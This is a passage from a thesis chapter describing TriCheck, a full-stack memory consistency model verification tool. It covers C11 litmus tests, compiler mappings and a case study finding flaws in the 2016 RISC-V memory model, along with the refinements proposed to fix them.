We implemented three variants of the parallel sieve algorithm and recorded their runtimes for a problem size of 10^8 on a Samsung Galaxy S7 with an Exynos 8890 8-core processor. Figure 3.2 shows the run times for thread counts between 1 and 8. The first of the three variants uses C11 relaxed atomics, which map (without ARM's suggested compiler fix) onto ordinary loads and stores on ARM. The second uses relaxed atomics with a `dmb` fence added after relaxed loads, in accordance with ARM's recommended fix for the hazard. The third uses sequentially consistent (SC) atomics (implemented by surrounding the relevant stores with `dmb` fences in addition to placing `dmb` fences after the relevant loads—the standard C11→ARM compiler recipe).

The relaxed variant with the fix is always slower than the uncorrected relaxed atomic variant; this is due to the extra `dmb` fence after relaxed loads. The overhead of the fix is 15.3% additional execution time at 8 threads. Furthermore, the performance of the fixed variant degrades to the level of fully sequentially consistent atomics at 8 threads. This experiment indicates that the overhead of fixing the load→load hazard can be quite significant. We revisit the issue of same address load→load ordering in the context of the RISC-V memory model in Section 3.4.1.

The ARM load→load hazard arose because the ARM ISA specification was ambiguous regarding the required ordering of same address loads, leading some implementations to relax the ordering. A precise ISA memory model specification is central to facilitating accurate translation from HLLs to assembly programs and implementing hardware that can correctly execute these programs. If the ISA memory model is unclear, or if its definition is fundamentally at odds with the requirements of the HLL[4] it intends to support, there is no longer a verifiable interface for compilers to target and for hardware to implement.

[4] Throughout this thesis we will focus on the C11 HLL memory consistency model, as it is widely applicable and rigorously defined [BMN+15].

When errors do arise, their causes may be debated. Regardless of where blame is assigned, designers may propose a solution that affects other layers of the hardware-software stack out of convenience or necessity. In this case, due to the existence of buggy microarchitectures in the wild and the relative maturity of the ARM ISA, ARM elected to solve the problem in the compiler by stipulating that additional fences be added [ARM11].

3.2 The TriCheck Approach: Full-Stack Memory Consistency Model Verification

TriCheck is the first tool capable of full stack memory consistency model verification bridging the HLL, compiler, ISA, and microarchitecture levels. Memory models are defined at the various layers of the hardware-software stack, and errors at any layer or in translating between layers can produce incorrect results. No other tool can run this top-to-bottom analysis, and TriCheck does so efficiently enough to find real bugs. As stated in Sections 2.2.2 and 2.2.3 of Chapter 2, the TriCheck approach builds on and extends the *Check* [M+17, LPM14, LSMB16, LTPM15, MLPM15] family of tools. Additionally, it makes use of the Herd memory consistency model simulator.

The ISA memory consistency model serves as a contract between hardware and software. It defines ordering semantics of valid hardware implementations and provides ordering-enforcement mechanisms for compilers to leverage. We identify four primary memory model-dependent system components: a HLL memory model, compiler mappings from the HLL onto an ISA, an ISA memory model, and a microarchitectural implementation of the ISA. In Figure 3.3, we illustrate the TriCheck framework and include as inputs a HLL memory consistency model, HLL→ISA compiler mappings, an implementation model, and a suite of HLL litmus tests. The ISA places constraints on both the compiler and the microarchitecture and is present in TriCheck via




Figure 3.3: TriCheck toolflow for full-stack memory consistency model verification. Bugs may require modified ISA or HLL memory consistency models, different sets of enforced orderings from either the compiler or the microarchitecture, or more or fewer ISA instructions with specified ordering semantics. Numbers correspond to TriCheck steps enumerated in Section 3.2.

these two inputs. Given these inputs, TriCheck evaluates whether or not they can successfully work together to preserve memory consistency model ordering semantics guaranteed to the programmer when HLL programs are compiled and run on target microarchitectures.

We envision architects using TriCheck early in the ISA or microarchitecture design process. While architects are selecting hardware optimizations for improved performance or simplifications for ease of verification, TriCheck can be used to simultaneously study the effects of these choices on the ISA-visible memory consistency model and the ability of their designs to accurately and efficiently support HLL programs.

However, TriCheck is not limited to new or evolving ISA designs. Similar to the ARM load→load hazard in Section 3.1.1, there are cases when other elements (e.g., the compiler) are modified in response to ISA or microarchitecture memory model bugs out of convenience or necessity. When a solution is proposed for a memory consistency model bug—such as fence insertion in ARM's case—TriCheck can be used to verify that adding the fence did indeed prohibit the forbidden outcome across relevant litmus tests. Our case study in Section 3.4 showcases TriCheck's applicability to ISA design by focusing on the time in the design process when the ISA memory model can be modified. Section 3.6 describes additional TriCheck use cases, specifically for evaluating compiler mappings and HLL memory models

TriCheck is a litmus-test-based verification framework. To get the best coverage, TriCheck should consider a variety of interesting tests. We provide a *litmus test generator* capable of producing a suite of interesting tests from litmus test templates containing placeholders that correspond to different types of memory or synchronization operations, and a set of HLL memory model primitives to insert into these placeholders. An example template is shown in Figure 3.4. With the C11 memory consistency model for example, litmus test templates would contain placeholders for memory reads, writes, and/or fences. Our litmus test generator would then produce all permutations of each test template, featuring all combinations of applicable C11 `memory_order` primitives. This enables us to verify ISA memory consistency model functionality for all possible `memory_order` interactions and synchronization scenarios for a given litmus test. Other methods of litmus test generation are possible, and in particular, other tools have been designed to produce the optimal [LWPG17] or unambiguous [BT17] set of litmus tests for a given memory model.

Figure 3.3 depicts the TriCheck toolflow. The gray shaded boxes represent TriCheck's non-litmus-test INPUTS: a HLL memory consistency model specification, compiler mappings from HLL memory consistency model primitives onto ISA

```
C wrc_<TEST>
{
[x] = 0;
[y] = 0;
}

// wrc with C11 atomics

P0 (atomic_int* x) {
    atomic_store_explicit(x, 1, memory_order_<ORDER_STORE>);
}

P1 (atomic_int* x, atomic_int* y) {
    int r1 = atomic_load_explicit(x, memory_order_<ORDER_LOAD>);
    atomic_store_explicit(y, 1, memory_order_<ORDER_STORE>);
}

P2 (atomic_int* x, atomic_int* y) {
    int r2 = atomic_load_explicit(y, memory_order_<ORDER_LOAD>);
    int r3 = atomic_load_explicit(x, memory_order_<ORDER_LOAD>);
}

exists
(1:r1 = 1 /\ 2:r2 = 1 /\ 2:r3 = 0)
```

Figure 3.4: Example of a C11 Herd litmus test template for the `WRC` litmus test.

assembly instructions, and a μspec model corresponding to an implementation of the ISA memory consistency model.

In describing the TriCheck toolflow, we will discuss how the inputs are combined, evaluated and can be refined in order to prohibit all illegal-according-to-HLL executions and to permit as many legal-according-to-HLL executions as possible. (This results in correct but minimally constrained HLL programs.) Given its inputs, the TriCheck toolflow proceeds as follows:

1. HLL Axiomatic Evaluation: The suite of HLL litmus tests is run on a HLL Herd model (e.g., the C11 Herd model) to determine the outcomes that the HLL memory consistency model *permits* or *forbids* for each at the program level.

2. HLL→ISA Compilation: Using the HLL→ISA compiler mappings, TriCheck translates HLL litmus tests to their assembly language equivalents.

3. ISA μspec Evaluation: The suite of assembly litmus tests is run on the Check model of the ISA to determine the outcomes that are *observable* or *unobservable* on the microarchitecture.

4. HLL-Microarchitecture Equivalence Check: The results of Step 1 and Step 3 are compared for each test to determine if the microarchitecturally realizable outcomes are *stronger than*, *weaker than*, or *equivalent to* the outcomes required by the HLL model. A *stronger than* (resp. *weaker than*) outcome corresponds to a HLL program that is *permitted* (resp. *forbidden*) by the HLL memory consistency model, yet *unobservable* (resp. *observable*) on the microarchitectural implementation of the ISA. If Step 4 concludes that the microarchitecturally realizable outcomes are more restrictive than what the HLL requires, the designer may wish to relax the ISA or microarchitecture for performance reasons. On the other hand, some correction is *mandatory* when outcomes forbidden by the HLL are observable on the microarchitecture.

After running TriCheck on a combination of inputs, a subsequent Refinement step is possible. This step corresponds to refining any combination of the HLL memory consistency model, compiler mappings, and microarchitectural implementation. This refinement step is the process of modifying an input in response to a microarchitectural execution that differs from the HLL-specified outcome for a given set of program executions. The purpose of refinement is to have a better match between HLL requirements and execution outcomes, whether this is to eliminate bugs or avoid overly-constraining the implementation.

3.3 The RISC-V Memory Model [WLPA16]

The RISC-V ISA is a free, open RISC ISA. A widely-utilized, free and open ISA offers some key advantages, such as community-maintained compiler and software tool-chains and even open-source hardware designs. However, a clearly defined ISA memory consistency model is crucial in achieving this vision. To demonstrate the applicability of our framework to modern ISA design, we conducted a case study that applies our toolflow from Section 3.2 (and corresponding Figure 3.3) to the 2016 RISC-V ISA specification [WLPA16].

In this experiment, we studied both the 2016 *Baseline* (labeled "Base") and the 2016 *Baseline + Atomics Extension* (labeled "Base+A") RISC-V ISAs (which are described later in this section), evaluating each on how efficiently and accurately they were able to (or *not* able to) serve as compiler targets for C11 programs. For example, we found that the program in Figure 2.1 can produce the outcome forbidden by C11 when it is compiled to the 2016 RISC-V ISA (via the "Intuitive" compiler mappings detailed in Tables 3.1 and 3.2) if the microarchitectural implementation leverages nMCA stores (which the RISC-V specification allows). *For the 2016 Base ISA, we show that there is no way to provide a correct mapping.* For the 2016 Base+A ISA, we show that likely-unintended inefficiencies can result from modifying the mapping to force the correct C11-required outcome.

3.3.1 Baseline Memory Model

Relaxed memory model

The 2016 Base RISC-V memory consistency model (Section 2.7 of the 2016 RISC-V ISA specification [WLPA16]) allows multiple threads of execution to operate within a single user address space to communicate and synchronize via the shared memory system. Each thread must observe *its own* memory operations as if they executed

	C11 → 2016 RISC-V Base Compiler Mappings	
C11 Atomics	**Intuitive**	**Refined**
`ld rlx`	`ld`	`ld`
`ld acq`	`ld; fence r, rw`	`ld; fence r, rw`
`ld sc`	`fence rw, rw; ld; fence rw, rw`	`hwf; ld; fence r, rw`
`st rlx`	`st`	`st`
`st rel`	`fence rw, w; st`	`lwf; st`
`st sc`	`fence rw, rw; st`	`hwf; st`

Table 3.1: *Intuitive* and *Refined* compiler mappings from C11 onto the 2016 RISC-V Base ISA. `fence a, b` is a fence that orders type `a` accesses before and `b` accesses after the fence. `lwf` and `hwf` are the cumulative lightweight and heavyweight fences from Section 2.1.2. `r` and `w` are reads and writes, respectively. *Refined* mappings are presented in Section 3.4.

sequentially in program order. However the 2016 manual specifies that RISC-V has a "relaxed memory model" (i.e., a weak memory model) that requires explicit `fence` instructions to guarantee any specific ordering between memory operations as viewed by other RISC-V threads.

Ordering Memory Accesses with fence Instructions

2016 RISC-V enables any combination of memory read and write instructions to be ordered with any combination of the same via `FENCE` instructions. The manual states that, "Informally, no other RISC-V thread or external device can observe any operation in the successor set following a `fence` before any operation in the predecessor set preceding the `fence`." We interpret predecessor and successor sets here to be the accesses of the specified type(s) that come before and after the `fence` in program order, respectively.

Of particular note is the fact 2016 RISC-V does not require memory ordering to be enforced for dependent instructions, even though this can result in counter-intuitive outcomes in multiprocessor systems [MSC+01]. Recall from Table 2.1 that many commercial architectures, such as x86, Power, ARMv7, and ARMv8, respect address, data, and some control dependencies between instructions, and such dependencies

	C11 → 2016 RISC-V Base+A Compiler Mappings	
C11 Atomics	**Intuitive**	**Refined**
`ld rlx`	`ld`	`ld`
`ld acq`	`AMO.aq`	`AMO.aq`
`ld sc`	`AMO.aq.rl`	`AMO.aq.sc`
`st rlx`	`st`	st
`st rel`	`AMO.rl`	`AMO.rl`
`st sc`	`AMO.aq.rl`	`AMO.rl.sc`

Table 3.2: *Intuitive* and *Refined* compiler mappings from C11 onto 2016 RISC-V Base+A ISA. *AMO.a* is an AMO operation with the *a* bit set, etc. *Refined* mappings are presented in Section 3.4.

can also be used as lightweight synchronization to enforce orderings locally [SSA^{+}11]. More importantly, if dependency orderings are not preserved by default, they must be explicitly enforced through ISA instructions when necessary. For example, the Linux kernel historically included a (mostly depreciated) `read_barrier_depends()` barrier that was used to conditionally enforce data dependencies on systems that did not respect them, specifically Alpha [T^{+}16]. We note that the Linux port of RISC-V at the time this work was conducted did not map `read_barrier_depends()` onto any fence(s), and so may be incorrect for some microarchitectural implementations [RIS16]. Our recommendation at the time of this case study was to require the preservation of dependency orderings in the ISA memory model, and RVWMO does in fact require it today [WA19]. Other issues with the 2016 RISC-V memory model are discussed in our case study in Section 3.4.

3.3.2 Atomics Extension

RMWs with Memory Orders

The *Standard Extension for Atomic Instructions* (Chapter 6 of the 2016 RISC-V ISA specification [WLPA16]) contains atomic fetch-and-op instructions (i.e., AMOs) and Load-Reserve/Store-Conditional (LR/SC) instructions. Both of these read-modify-write mechanisms may be annotated with various memory ordering semantics—*unordered*, *acquire*, *release*, and *sequentially consistent*. The 2016 manual states that these ordering mechanisms are meant to "implement the C11 and C++11 memory models efficiently." They are defined as follows:

- *Unordered*: "No additional ordering constraints are imposed on the atomic memory operation."
- *Acquire (Acq)*: "No following memory operations on this RISC-V thread can be observed to take place before the Acq memory operation." The 2016 manual also states that `fence r, rw` suffices to implement acquire orderings.
- *Release (Rel)*: "The Rel operation cannot be observed to take place before any earlier memory operations on this RISC-V thread." The 2016 manual also states that `fence rw, w` suffices to implement release orderings.
- *Sequentially Consistent (SC)*: "The SC operation is sequentially consistent and cannot be observed to happen before any earlier memory operations or after any later memory operations in the same RISC-V thread, and can only be observed by any other thread in the same global order of all sequentially consistent atomic memory operations to the same address domain."

Store Atomicity

The 2016 manual states that nMCA implementations (Section 2.1.2) are allowed, but that for SC operations, the specification requires "full sequential consistency for the atomic operation which implies global store atomicity in addition to both acquire and release semantics."

3.3.3 Microarchitectural Implementations

To support our evaluation of the 2016 RISC-V memory consistency models with TriCheck, we implemented a set of microarchitectures (summarized in Table 3.5) in μspec that relax various aspects of program order and store atomicity while remaining compliant with the specification. We constructed these models by extending a model of the RISC-V Rocket Chip [AAB$^+$16] (that was current at the time of our study), a 6-stage in-order pipeline that supports the 2016 Base RISC-V ISA and some optional extensions, including the Atomics extension. These models were augmented with the appropriate RISC-V instructions depending on whether they were implementing the 2016 Base or Base+A ISA. The ordering variations we studied are:

1. **WR**: W→R reordering is achieved by buffering stores in a FIFO queue prior to eventually pushing them out to the rest of the memory hierarchy. Value forwarding is disallowed, but younger loads may complete when their effective address does not match the address of any earlier store still in the store buffer.

2. **rWR**: Builds on WR by allowing value forwarding from stores in the store buffer to later loads of the same address.

3. **rWM**: Extends rWR by allowing writes (to different addresses) to retire from the store buffer out of order. Coherence requires a total global order on stores to the same address.

4. **rMM**: Extends rWM by allowing reads to commit out of order with earlier reads or writes. We maintain that read→write ordering must be maintained for same address reads and writes, but we allow reordering for all read→read pairs in this baseline version, including same address read→read pairs.

5. **nWR**: Extends rWR by allowing cores to share store buffers. This is analogous to having a shared write-through cache [BA08], and allows nMCA stores.

	Relaxed PO			**Store Atomicity**		
μ**spec Model**	W→R	W→W	R→M	MCA	rMCA	nMCA
WR	✓			✓		
rWR	✓				✓	
rWM	✓	✓			✓	
rMM	✓	✓	✓		✓	
nWR	✓					✓
nMM	✓	✓	✓			✓
A9like	✓	✓	✓			✓*

Figure 3.5: μspec models that relax various aspects of program order and store atomicity while remaining RISC-V-compliant [AG95]. Section 3.3.3 (Point 7) discusses the difference between A9like and nMM.

6. **nMM**: Extends rMM by allowing shared store buffers in the same vein as nWR.

7. **A9like**: To demonstrate that the visibility of nMCA behavior does not depend on having a design that contains a shared buffer or shared write-through cache, we modeled another microarchitecture with ISA-visible relaxations that match those of nMM. This time we leveraged the ability of Check to model subtleties of the cache-coherence/consistency interface. In particular, to implement nMCA stores, this model features: i) write-back caches that allow multiple requests for write permission (for different addresses) to be in progress at the same time and ii) a non-stalling directory coherence protocol that allows the storing core to forward the store's value to another core before it has received all required invalidations for the access. In this scenario, coherence is preserved, but nMCA stores arise. This design captures reordering features similar to those allowed by the ARM Cortex-A9 [ARM12].

3.4 Case Study: Using TriCheck to Evaluate the RISC-V Memory Models

As a case study of our approach, we used TriCheck to analyze the 2016 RISC-V ISA's memory models. We divided our case study into two halves: one for the 2016 Base ISA model and one for the 2016 Base+A ISA model. For each of these specifications, we began with the memory model as specified in Sections 3.3.1 and 3.3.2, respectively. Our initial compiler mappings were the *Intuitive* mappings from Table 3.1. These mappings were derived from information in the 2016 RISC-V manual [WLPA16]. Furthermore, they mirror the Power mapping approach from Table 2.2 in Section 2.1.3, as the 2016 RISC-V memory model bares resemblance to Power in terms of ordering requirements and supported fences and synchronization. For the microarchitecture component of our analysis, we used the microarchitectures detailed in Section 3.3.3 (augmented with instructions unique to the 2016 Base or Base+A ISA as appropriate), starting with the strongest—WR.

We applied the iterative design and refinement methodology of Figure 3.3 to these inputs. When bugs were encountered, we proposed a solution and re-ran TriCheck to confirm the success of the fix. Additionally, we incrementally explored weaker and weaker microarchitectures from Table 3.5, pushing the bounds of what the 2016 RISC-V memory models allowed. Our analysis showed that parts of the 2016 RISC-V memory models were *too weak* and others are *too strong* to implement C11 atomics correctly and efficiently. We recommended a set of possible model refinements to fix their problems, and use our framework to ensure that these changes have the desired effect.

Initial conditions: x=0, y=0		
T0	T1	T2
sw x1, (x5)	lw x2, (x5)	lw x3, (x6)
	fence rw, w	fence r, rw
	sw x2, (x6)	lw x4, (x5)
Forbidden C11 Outcome: x1=1, x2=1, x3=1, x4=0		

Figure 3.6: Figure 2.1 `wrc` variant compiled to 2016 RISC-V Base using Table 3.1 *Intuitive* compiler mappings. Registers x5 and x6 hold the addresses of x and y respectively on all cores.

Initial conditions: x=0, y=0			
T0	T1	T2	T3
fence rw, rw	fence rw, rw	fence rw, rw	fence rw, rw
sw x1, (x7)	sw x2, (x8)	lw x3, (x7)	lw x5, (x8)
		fence rw, rw	fence rw, rw
		fence rw, rw	fence rw, rw
		lw x4, (x8)	lw x6, (x7)
		fence rw, rw	fence rw, rw
Forbidden C11 Outcome: x1=1, x2=1, x3=1, x4=0, x5=1, x6=0			

Figure 3.7: Figure 2.2 `iriw` variant compiled to 2016 RISC-V Base using Table 3.1 *Intuitive* compiler mappings. Registers x7 and x8 hold the addresses of x and y respectively on all cores.

3.4.1 Baseline Analysis and Refinement

The 2016 Base ISA only provides memory fence instructions to establish synchronization between threads. As such, C11 atomics must be implemented in the 2016 Base ISA using a combination of fences and ordinary loads and stores.

Lack of Cumulative Lightweight Fences

As covered in Sections 2.1.2 and 2.1.3, C11 release-acquire synchronization is required to be transitive, ordering both accesses before a release in program order *and* accesses that were observed by the releasing core prior to the release. As such, in the `wrc` variant of Figure 2.1, it is forbidden for T2 to return 0 for its load of `x` if it observes the release to `y` using its acquire. This ordering is not implicitly enforced for regular loads and stores in nMCA memory systems, of which 2016 RISC-V is an instance.

When we ran the 2016 Base memory consistency model through TriCheck using the *Intuitive* compiler mappings from Table 3.1, the test in Figure 2.1 compiled down to the assembly program in Figure 3.6. TriCheck reported that the forbidden outcome was observable on the microarchitecture. Upon investigation of the results, we deduced that the bug was due to the absence of cumulative fences in the 2016 Base ISA.

The 2016 Base RISC-V ISA did not contain *any* cumulative fences that are capable of enforcing this ordering. Thus, this problem *could not* be fixed simply by modifying the compiler mapping. Our recommended solution to this problem at the time of our case study was to modify the ISA such that the fences used to implement releases are cumulative, specifically *cumulative lightweight fences* as defined in Section 2.1.2. However, the RISC-V community chose another valid design alternative to fix this issue. Specifically, the store atomicity component of the memory model was strengthened. Rather than permitting nMCA stores (as the 2016 specification does), RVWMO requires the stronger rMCA flavor of store atomicity [WA19].

In line with our recommended solution at the time, we modified the microarchitectural implementation of the fences used for releases to be cumulative lightweight fences, and reran TriCheck with the new microarchitecture. This time, the forbidden outcomes for tests, such as `wrc`, that require cumulative lightweight orderings were unobservable.

Lack of Cumulative Heavyweight Fences

As discussed in Section 2.1.2, the enforcement of a total order is necessary for C11 SC atomics. This requirement is exhibited by the variant of the IRIW litmus test shown in Figure 2.2, whose non-SC outcome is forbidden by C11.

Using the *Intuitive* compiler mappings from Table 3.1, the test compiles down to the assembly program in Figure 3.7 for the 2016 Base ISA. Check reported that the forbidden outcome for this test was observable on our microarchitectural implementation. Examination of the graph generated by Check showed that this was also due to the lack of cumulativity in fences. However, unlike the `wrc` case above, cumulative lightweight fences between the pairs of loads on T2 and T3 are *insufficient* to enforce the ordering required, and we verified this using TriCheck. Instead, as discussed in Section 2.1.2, cumulative heavyweight fences are required to prohibit the forbidden outcome in this case—a feature which the 2016 Base ISA did not provide.

Our recommended solution to this problem at the time of our case study was to modify the ISA to include *cumulative heavyweight fences*. As discussed previously in the case of cumulative lightweight fences, the RISC-V community turned down fence cumulativity in favor stronger rMCA store atomicity for RVWMO [WA19]. In line with our recommended solution at the time, we modified the microarchitectural implementation to support cumulative heavyweight fences, changed the compiler mappings to use these fences when mapping C11 SC atomics, and reran the modified setup through TriCheck. We observed that the forbidden outcome of Figure 2.2 became correctly unobservable on the target microarchitecture with the new instructions and mapping.

Reordering Loads to the Same Address

After making the above changes and rerunning TriCheck on the modified setup, we observed that variants of the CoRR and CO-RSDWI litmus tests were still producing forbidden outcomes. These bugs were occurring because the microarchitectural implementation was not ordering loads to the same address (an ordering that 2016 RISC-V did not require). As discussed in Sections 2.1.2 and 3.1.1, C11 atomics require that two loads of the same address maintain program order. The compiler mapping for relaxed atomics from Table 3.1 implements relaxed atomics with regular loads and stores, which implies that the microarchitecture should enforce this ordering requirement; however, the microarchitecture was not doing so because the 2016 Base ISA did not require this. As a result, the forbidden outcome is visible on the microarchitecture.

This issue can be fixed in one of two ways: either the compiler mapping for C11 relaxed loads can be changed to add a fence after each, or the ISA memory model can be modified to require loads to the same address to be ordered by hardware. As a relatively new ISA, RISC-V can use either option. However, adding fences after each relaxed load can result in significant performance degradation for programs that liberally use relaxed atomics, as seen in Section 2.1.2. In fact, for this reason, ARM compilers generally do not implement this fix (as was the case with Clang++ v3.8 in Section 3.1.1). As such, a more efficient solution is for the ISA memory model to require program order to be preserved between two loads to the same address. RVWMO, with two subtle exceptions described in the new memory model specification, requires same-address load→load ordering to be preserved [WA19]. We modified the microarchitecture to provide this ordering by default and used TriCheck to verify that the forbidden outcome no longer occurred.

3.4.2 Baseline + Atomics Extension Analysis and Refinement

Virtually all of the instructions unique to 2016 Base+A are read-modify-write (RMW) instructions. The deficiencies in the 2016 Base model mentioned above apply to the 2016 Base+A memory consistency model as well. However, analysis with TriCheck shows that the new instructions in 2016 Base+A cannot implement C11 atomic operations correctly and efficiently, as we detail below.

<table>
<tr><th colspan="3"><b>Initial conditions</b>: x=0, y=0</th></tr>
<tr><th>T0</th><th>T1</th><th>T2</th></tr>
<tr><td>sw x1, (x5)</td><td>lw x2, (x5)</td><td>amoadd.w.aq x0, x3, (x6)</td></tr>
<tr><td></td><td>amoswap.w.rl x2, x0, (x6)</td><td>lw x4, (x5)</td></tr>
<tr><td colspan="3"><b>Forbidden C11 Outcome</b>: x1=1, x2=1, x3=1, x4=0</td></tr>
</table>

Figure 3.8: 2016 RISC-V Base+A version of Figure 2.1 `wrc` variant using Table 3.2 *Intuitive* compiler mappings. Registers x5 and x6 hold the addresses of x and y respectively on all cores.

The RISC-V manual [WLPA16] states that an atomic load operation may be implemented as an `AMOADD` to the zero register (this is no longer the case) and an atomic store operation can be implemented as an `AMOSWAP` operation that writes the old value to the zero register (in other words, by discarding the store and load portions of certain RMWs).

Lack of Cumulative Releases

As discussed in Sections 2.1.2 and 2.1.3, C11 releases are required to be transitive by the C11 memory model, which necessitates cumulative fences. However, release instructions in the 2016 RISC-V specification are *not* required to be cumulative, and only order the accesses before them in program order. As a result, using the *Intuitive* compiler mappings for atomics in Table 3.2, the test in Figure 2.1 compiles down to the assembly program in Figure 3.8. TriCheck reported that the forbidden outcome for this test was visible on the microarchitecture, signifying a bug.

Note that even if the compiler mapping were changed to use `AMO.aq.rl` operations (the strongest synchronization instructions the 2016 RISC-V ISA provides) for releases, the problem would persist. Even though `AMO.aq.rl` operations are store atomic (i.e., MCA from Section 2.1.2) and have both acquire and release semantics, they are not cumulative and will not enforce the required ordering (we verified this with TriCheck).

Our recommended solution to this issue at the time of our case study was to make release operations in the RISC-V ISA cumulative, requiring that accesses before

Initial conditions: x=0, y=0	
T0	T1
st(x,1,sc)	r0 = ld(y,sc)
st(y,1,rlx)	r1 = ld(x,sc)
Permitted C11 Outcome: r0=1, r1=0	

Figure 3.9: A variant of the C11 Message Passing (MP) litmus test where the store to `y` is a relaxed operation and can bypass the store to `x` through roach motel movement.

Initial conditions: x=0, y=0	
T0	T1
amoswap.w.aq.rl x1, x0, (x4)	amoadd.w.aq.rl x0, x2, (x5)
sw x1, (x5)	amoadd.w.aq.rl x0, x3, (x4)
Forbidden RISC-V Outcome: x1=1, x2=1, x3=0	

Figure 3.10: 2016 RISC-V Base+A version of Figure 3.9 MP variant using Table 3.1 *Intuitive* compiler mappings. Registers x4 and x5 hold the addresses of x and y respectively on both cores.

a release in program order *and* writes observed by the releasing core before the release be made visible before the release is made visible. Using TriCheck, we verified that making our recommended changes to the microarchitecture's implementation of releases resulted in the forbidden outcome of Figure 3.6 being correctly unobservable.

Furthermore, if the AMO.rl.sc instruction is MCA and cumulative, then it is sufficient to implement an SC store (we verified this using TriCheck). This is because the cumulative release semantics ensure that all previous accesses (including previously observed writes) are made visible before the release, and the store atomicity of the release ensures that the release is made visible to all cores at the same time. Again, the design choice of rMCA stores for RVWMO sufficiently addresses the issues we identified in this section pertaining to cumulative releases.

Absence of Roach-Motel Movement for SC Atomics

In the C11 memory model, SC loads and stores only need to enforce acquire and release orderings respectively, in addition to appearing in a total order observed by all cores. SC loads do not need to implement release semantics, and SC stores do not need to implement acquire semantics [ISO11a,ISO11b]. As a result, ordinary loads and stores (as well as relaxed atomics) that follow an SC store or precede an SC load in program order can be reordered before the SC store or after the SC load respectively. This reordering is known as *roach-motel movement* and intuitively corresponds to making a critical section larger, which will not break code that uses atomic operations and locks in well-structured ways [BA08]. Roach motel movement allows acquires and releases to function as one-way barriers, allowing more reordering of memory operations and theoretically improved performance.

The 2016 RISC-V ISA required both the `aq` and `rl` bits to be set on an `AMO` operation in order to ensure the store atomicity required to correctly implement RISC-V SC operations. There is no way to have MCA operations with only acquire or release semantics, which would map closely to the requirements of C11 SC loads and stores. As a result, the implementations of RISC-V SC loads and stores in the 2016 Base+A ISA are too strict, unnecessarily enforcing more orderings than the C11 memory model requires. For example, in the version of the mp litmus test shown in Figure 3.9, the C11 memory model allows the relaxed store to `y` to be reordered before the SC store to `x` by roach motel movement. Thus, it is possible for T1 to observe the store to `y` before it observes the store to `x`.

However, when using the *Intuitive* RISC-V mapping from Table 3.2, the program in Figure 3.9 compiles down to the assembly program in Figure 3.10. TriCheck reported that the permitted outcome for this program was in fact unobservable on the microarchitecture. Specifically, the acquire semantics of the `AMO.aq.rl` used to implement the C11 SC atomic store to `x` *prevents* the store to `y` from being reordered with it through roach motel movement.

One way to fix this unnecessary ordering enforcement is to decouple an `AMO's` store atomicity setting from its acquire and release semantics, allowing `AMOs` to be store atomic when only having acquire or release semantics. We denote such store atomic `AMOs` as `AMO.{aq|rl}.sc`. Using TriCheck, we verified that if C11 SC loads are mapped onto `AMO.aq.sc` and C11 SC stores are mapped onto `AMO.rl.sc`, the outcome in Figure 3.9 is observable, and no forbidden outcomes are additionally rendered observable as a result of this relaxation. Ultimately, RVWMO ended up maintaining both acquire and release semantics for `AMO` operations that support C11 SC loads and stores [WA19].

Lazy Implementation of Cumulativity

In the C11 memory model, acquire and SC loads (resp., acquire and SC fences) can only synchronize with release and SC stores (resp., release and SC fences). In other words, if a release is observed by a relaxed atomic access, it is *not* necessary for the thread performing the relaxed atomic access to observe all accesses before the release as well. It is only when the release is observed by an acquire or an SC load that the accesses before the release must be observed by the loading core. As such, in the version of the `mp` litmus test shown in Figure 3.11, it is valid for T1 to observe the store to `y` but then still return the old value of 0 for `x`. This is true even though the execution of the two loads on T1 is locally ordered through means of an address dependency (assuming dependencies are respected—see Section 3.3.1). Enforcing that releases only synchronize with acquire operations allows for "lazy" implementations of cumulativity, which can delay processing coherence invalidations until an acquire operation is reached, as is common on many GPU implementations. Such implementations can help reduce false sharing and consume less bandwidth [EN14, HHB+14, KCZ92] and should not be outlawed by an ISA memory model specification if possible.

The C11 constraints on the observation of a release are slightly different when compared to to the constraints on the observation of a release in 2016 RISC-V. In 2016 RISC-V, a release is considered to synchronize with respect to a given core when

Initial conditions: x=0, y=0	
T0	T1

st(x, 1, rel)
st(y, x, rel)
	r0 = ld(y, rlx)
	r1 = ld(r0, acq)

Permitted C11 Outcome: r0=x, r1=0	

Figure 3.11: A variant of the C11 Message Passing (MP) litmus test where the load of `y` is a relaxed operation and need not synchronize with the store to `y` on T0. Note the address dependency between the two instructions on T1.

Initial conditions: x=0, y=0	
T0	T1
